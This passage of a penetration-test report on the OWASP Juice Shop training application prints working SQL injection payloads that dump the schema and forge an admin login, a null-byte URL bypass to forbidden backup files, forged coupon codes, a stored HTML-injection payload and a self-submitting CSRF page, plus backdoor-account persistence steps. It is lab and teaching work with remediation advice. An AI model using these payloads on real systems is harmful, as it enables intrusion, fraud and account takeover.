banana')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--
```

- Retrieved the database schema.
- Crafted and submitted the following UNION SELECT payload to create a fake user:

```
' UNION SELECT * FROM (SELECT 15 AS 'id', '' AS 'username', 'nonexist@juice-sh.op' AS 'email', '12345' AS 'password', 'admin' AS 'role', '123' AS 'deluxeToken', '1.2.3.4' AS 'lastLoginIp', '/assets/public/images/uploads/default.svg' AS 'profileImage', '' AS 'totpSecret', 1 AS 'isActive', '1999-08-16 14:14:41.644 +00:00' AS 'createdAt', '1999-08-16 14:33:41.930 +00:00' AS 'updatedAt', NULL AS 'deletedAt')--
```

- Successfully logged in as a fabricated account without registration.



## 2.10 Discovery of Backup Files Using Gobuster

Steps:

- Ran Gobuster on demo.owasp-juice.shop:
  - Discovered hidden directory: `/ftp`
  - Located backup file: `coupons_2013.md.bak` (initially forbidden)
- Bypassed access restriction by URL encoding:
  - Accessed file via `/ftp/coupons_2013.md%2500.bak`
- File contained historical coupon codes.



```
coupons_2013.md.bak_00.md X
C: > Users > marco > Downloads >
1  n<MibgC7sn
2  mNYS#gC7sn
3  o*IVigC7sn
4  k#pDlgC7sn
5  o*I]pgC7sn
6  n(XRvgC7sn
7  n(XLtgC7sn
8  k#*AfgC7sn
9  q:<IqgC7sn
10 pEw8ogC7sn
11 pes[BgC7sn
12 l}6D$gC7ss
```

## 2.11 Analyzing Encryption Used for Coupons

Steps:

- Also downloaded `package.json.bak` from `/ftp.`
- Identified that `Z85` encoding was used for coupon values.
- Example Coupons:
  - `pes[BgC7sn]` → **NOV13-10** (Valid on 2013/10/11)
  - `k#*AfgC7sn` → **AUG13-10** (Valid on 2013/10/8)
- Encoded **MAY25-10** to **Z85** → `o*I]qh7ZKp`
- Successfully redeemed the generated coupon.

My Payment Options

\*\*\*\*\*6208 Bender 2/2081

Add new card Add a credit or debit card

Pay using wallet Wallet Balance 0.00 Pay 5.48\$

Add a coupon Add a coupon code to receive discounts

Your discount of 10% will be applied during checkout.

Coupon\*

Need a coupon code? Follow us on BlueSky or Reddit for monthly coupons and other spam! 0/10

Redeem

Other payment options

< Back You can review this order before it is finalized. > Continue

Impact:

- Unauthorized redemption of coupons through `reverse-engineered encoding`.



## 2.12 Cookies Missing HttpOnly Flags

### 1. Summary

During analysis of session management within the OWASP Juice Shop application, it was observed that cookies used to maintain authentication state are missing the HttpOnly attribute. This flag, when properly set, prevents client-side scripts from accessing the cookie via `document.cookie`, reducing the effectiveness of various client-side attacks, particularly Cross-Site Scripting (XSS).

### 1. Technical Classification

- **Vulnerability Type:** Cookies Missing Security Flags
- **CWE ID:** CWE-1004: Sensitive Cookie Without "HttpOnly" Flag
- **CVSS v3.0 Base Score:** 3.1 (Informational)
- **Attack Surface:** Session Cookies (e.g., token, session, or auth)

### 1. Description

Cookies issued by the server during authentication (e.g., JWT tokens or session identifiers) are not configured with the HttpOnly attribute. This exposes them to access via JavaScript running in the browser, which becomes a major security risk in the event of a successful XSS exploit.

Without the HttpOnly flag, any injected script can easily read the cookie value using `document.cookie` and exfiltrate it to an external attacker-controlled domain.

### 1. Steps to Reproduce

2. Navigate to the Juice Shop login page.
3. Authenticate using valid credentials.
4. Open the browser's developer tools → Application tab → Storage → Cookies.
5. Observe that the cookies (e.g., token) are:
  - Present
  - Not flagged as HttpOnly

Example output:

No HttpOnly flag is present.

## 1. Impact

While the lack of HttpOnly alone does not constitute a direct attack vector, it significantly **amplifies the impact** of XSS vulnerabilities by making it trivial for malicious scripts to steal authentication cookies.

- XSS leads to full session hijacking
- Stolen tokens used to impersonate users or admins
- Sensitive user data exposed due to weak session confidentiality

Update the server-side cookie configuration to include the HttpOnly attribute on all sensitive cookies.

```
Set-Cookie: token=<JWT_VALUE>; Path=/; Secure; HttpOnly; SameSite=Lax
```

- Apply HttpOnly to **all cookies** that do not require client-side script access
- Combine with Secure and SameSite flags for layered defense
- For session tokens, consider using **HttpOnly + Secure + SameSite=Strict**

- The HttpOnly flag does **not** prevent all XSS attacks, but it protects against **cookie theft**
- Additional safeguards such as **Content Security Policy (CSP)** and **input sanitization** must also be enforced

- Periodic cookie audits and secure defaults across all environments are advised

---

## 2.13 HTML Injection Leading to Stored Cross-Site Scripting (XSS)

### 1. Summary

A **stored XSS vulnerability** was identified in the OWASP Juice Shop application through the **Customer Feedback** submission feature. Malicious HTML and JavaScript code can be injected into the comment field, which is later rendered in the **Administration** interface without proper sanitization. This issue arises due to unsafe usage of `document.innerHTML` and improper handling of user-generated input.

### 1. Technical Classification

- **Vulnerability Type:** Stored Cross-Site Scripting (XSS)
- **CWE ID:** CWE-79: Improper Neutralization of Input During Web Page Generation
- **CVSS v3.0 Score:** 3.1 (Informational Risk)
- **Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N
- **Attack Surface:** Feedback submission → Admin Panel display (`innerHTML` sinks)

### 1. Description

The application fails to properly validate or encode user input before injecting it into the DOM using the `innerHTML` property. This makes it possible for an attacker to inject HTML tags — such as `<a href="">` or potentially even `<script>` (under CSP bypass conditions) — into the administrator interface, which could escalate to full XSS under certain circumstances.

The vulnerability is stored, meaning the payload persists in the backend and is rendered for each subsequent admin page visit.

### 1. Proof of Exploitation

## 2. Injected Payload via Feedback API:

```
{
  "UserId": 1,
  "captchaId": 3,
  "captcha": "6",
  "comment": "<a href='/search?q=test'>fdsfasfd (**in@juice-sh.op)</a>",
  "rating": 4
}
```


### 1. Admin Panel Rendering:


The feedback was rendered as HTML in the admin panel, proving that the comment was not sanitized or escaped, resulting in a clickable link inside the interface (see DOM inspection in screenshot).

### 1. DOM Sink Confirmation:

The payload appears inside a sink tracked as `element.innerHTML`:

`<span class="error">e4s5picfl@e4s5picfl.localhost.net</span>`





## 1. Risk Impact

While the payload demonstrated was non-malicious, this vulnerability could be escalated to:

- **Phishing via spoofed links**
- **Session hijacking using malicious scripts (if CSP bypassed)**
- **Privilege escalation if chained with other admin functions**

## 1. Remediation Strategy

### 6.1 Input Validation & Output Encoding

- Apply strict **server-side validation** for feedback fields (reject HTML tags)
- Sanitize all user input using trusted libraries like DOMPurify (client-side) and validator.js (server-side)
- Escape output using secure templating systems that avoid raw HTML rendering

### 6.2 Secure DOM Updates

- Avoid innerHTML where possible; use.textContent or safe DOM manipulation APIs

### 6.3 Enforce Content Security Policy (CSP)

- Deploy a restrictive CSP header such as:
- Content-Security-Policy: default-src 'self'; script-src 'none'; object-src 'none';
- Enable browser-based protection against inline scripts

### 6.4 Access Controls

- Implement **role-based access control (RBAC)** to limit exposure of feedback content to verified admins only

- Restrict who can access and trigger content rendering in `/#/administration`

## 6.5 Additional Measures

- Add **CSRF protection** to all form-based submissions
- Conduct **penetration testing** and **security code reviews** periodically
- Enhance **logging and monitoring** for unusual inputs and admin page behaviors

### 1. Recommendations for Future Prevention

- Adopt a **secure-by-default input handling policy**
- Educate developers on secure coding principles (e.g., never trust user input)
- Use modern frameworks and libraries with built-in protection against injection
- Regularly update dependencies and enforce secure headers at application and server levels

## 2.14 Cross-Site Request Forgery in Profile Management Endpoint

### 1. Summary

The OWASP Juice Shop application is vulnerable to **Cross-Site Request Forgery (CSRF)** on the `/profile` endpoint. This vulnerability allows an attacker to force authenticated users to submit unintended requests on their behalf, such as updating profile information without consent.

### 1. Technical Classification

- **Vulnerability Type:** Cross-Site Request Forgery
- **CWE ID:** CWE-352: Cross-Site Request Forgery
- **CVSS v3.0 Score:** 4.3 (Medium)
- **Affected Component:** `/profile`
- **Authentication Required:** Yes (user must be logged in)
- **User Interaction Required:** Yes (victim must visit a malicious site)

### 1. Description


The application does not verify the legitimacy of state-changing requests to the /profile endpoint. As a result, attackers can trick authenticated users into performing unintended actions—such as updating their username—by embedding malicious HTML on a third-party website.

This type of vulnerability can lead to unauthorized changes in user data and may serve as a stepping stone to more severe attacks, especially if combined with social engineering tactics or session fixation.

### 1. Proof of Concept

The following HTML page can be hosted by an attacker. When visited by a logged-in Juice Shop user, it silently changes their username to "qwerty" without their knowledge.

```
<html>
<body>
<form action="http://localhost/profile" method="POST">
<input type="hidden" name="username" value="qwerty" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
```



## Reproduction Steps

1. Log in to Juice Shop as any valid user.
2. Host the above PoC HTML on an external web server.
3. In the same browser session, navigate to the hosted PoC.
4. Observe that the user's username changes without consent.

## 5. Impact Analysis

- **Confidentiality:** Not affected
- **Integrity:** Compromised — unauthorized changes to profile data
- **Availability:** Not affected

An attacker can exploit this vulnerability to manipulate user-facing data. While the immediate impact appears limited to profile tampering, it establishes a critical trust boundary violation in user action authentication.

## 1. Remediation

### Remediation Reference:

Implement the following mitigation strategies immediately:

### 7.1 Backend CSRF Token Enforcement



Introduce CSRF protection on all state-changing forms using server-generated tokens validated upon submission.

**Express.js Example (with csrf middleware):**

```
const csrf = require('csrf');
const csrfProtection = csrf({ cookie: true });
app.use(csrfProtection);
// Inject csrfToken into the response
app.get('/profile', csrfProtection, function(req, res) {
  res.render('profile', { csrfToken: req.csrfToken() });
});
```

**In Form HTML:**

```
<form method="POST" action="/profile">
<input type="hidden" name="_csrf" value="{{csrfToken}}">
<input type="text" name="username" />
<input type="submit" value="Update" />
</form>
```

## 7.2 Cookie Hardening

- Use SameSite=Lax or SameSite=Strict on all session cookies
- Mark cookies as Secure and HttpOnly where applicable

# 3- Maintaining Access

## 3.1 Admin Account Takeover via JWT Token Disclosure

### Technique

- Extracted JWT token from browser cookies
- Decoded and retrieved the admin's MD5-hashed password
- Cracked the hash using public rainbow tables
- Reused admin credentials to log in repeatedly

### Result

- Gained persistent access to the highest-privileged account
- No session expiration or token rotation detected

#### **Persistence Potential**

- Attacker can retain access unless the password is changed and token handling is secured
- 

## **3.2 Creating a Backdoor Account via SQL Injection**

### **Technique**

- Performed SQL injection to enumerate the database schema
- Crafted a custom `UNION SELECT` payload to insert a new user with admin role
- Logged in with the fake account successfully

### **Result**

- Gained long-term access as an admin without detection
- Account persisted in the database

### **Persistence Potential**

- Attacker-controlled account remains unless manually removed
- Bypasses normal authentication and registration checks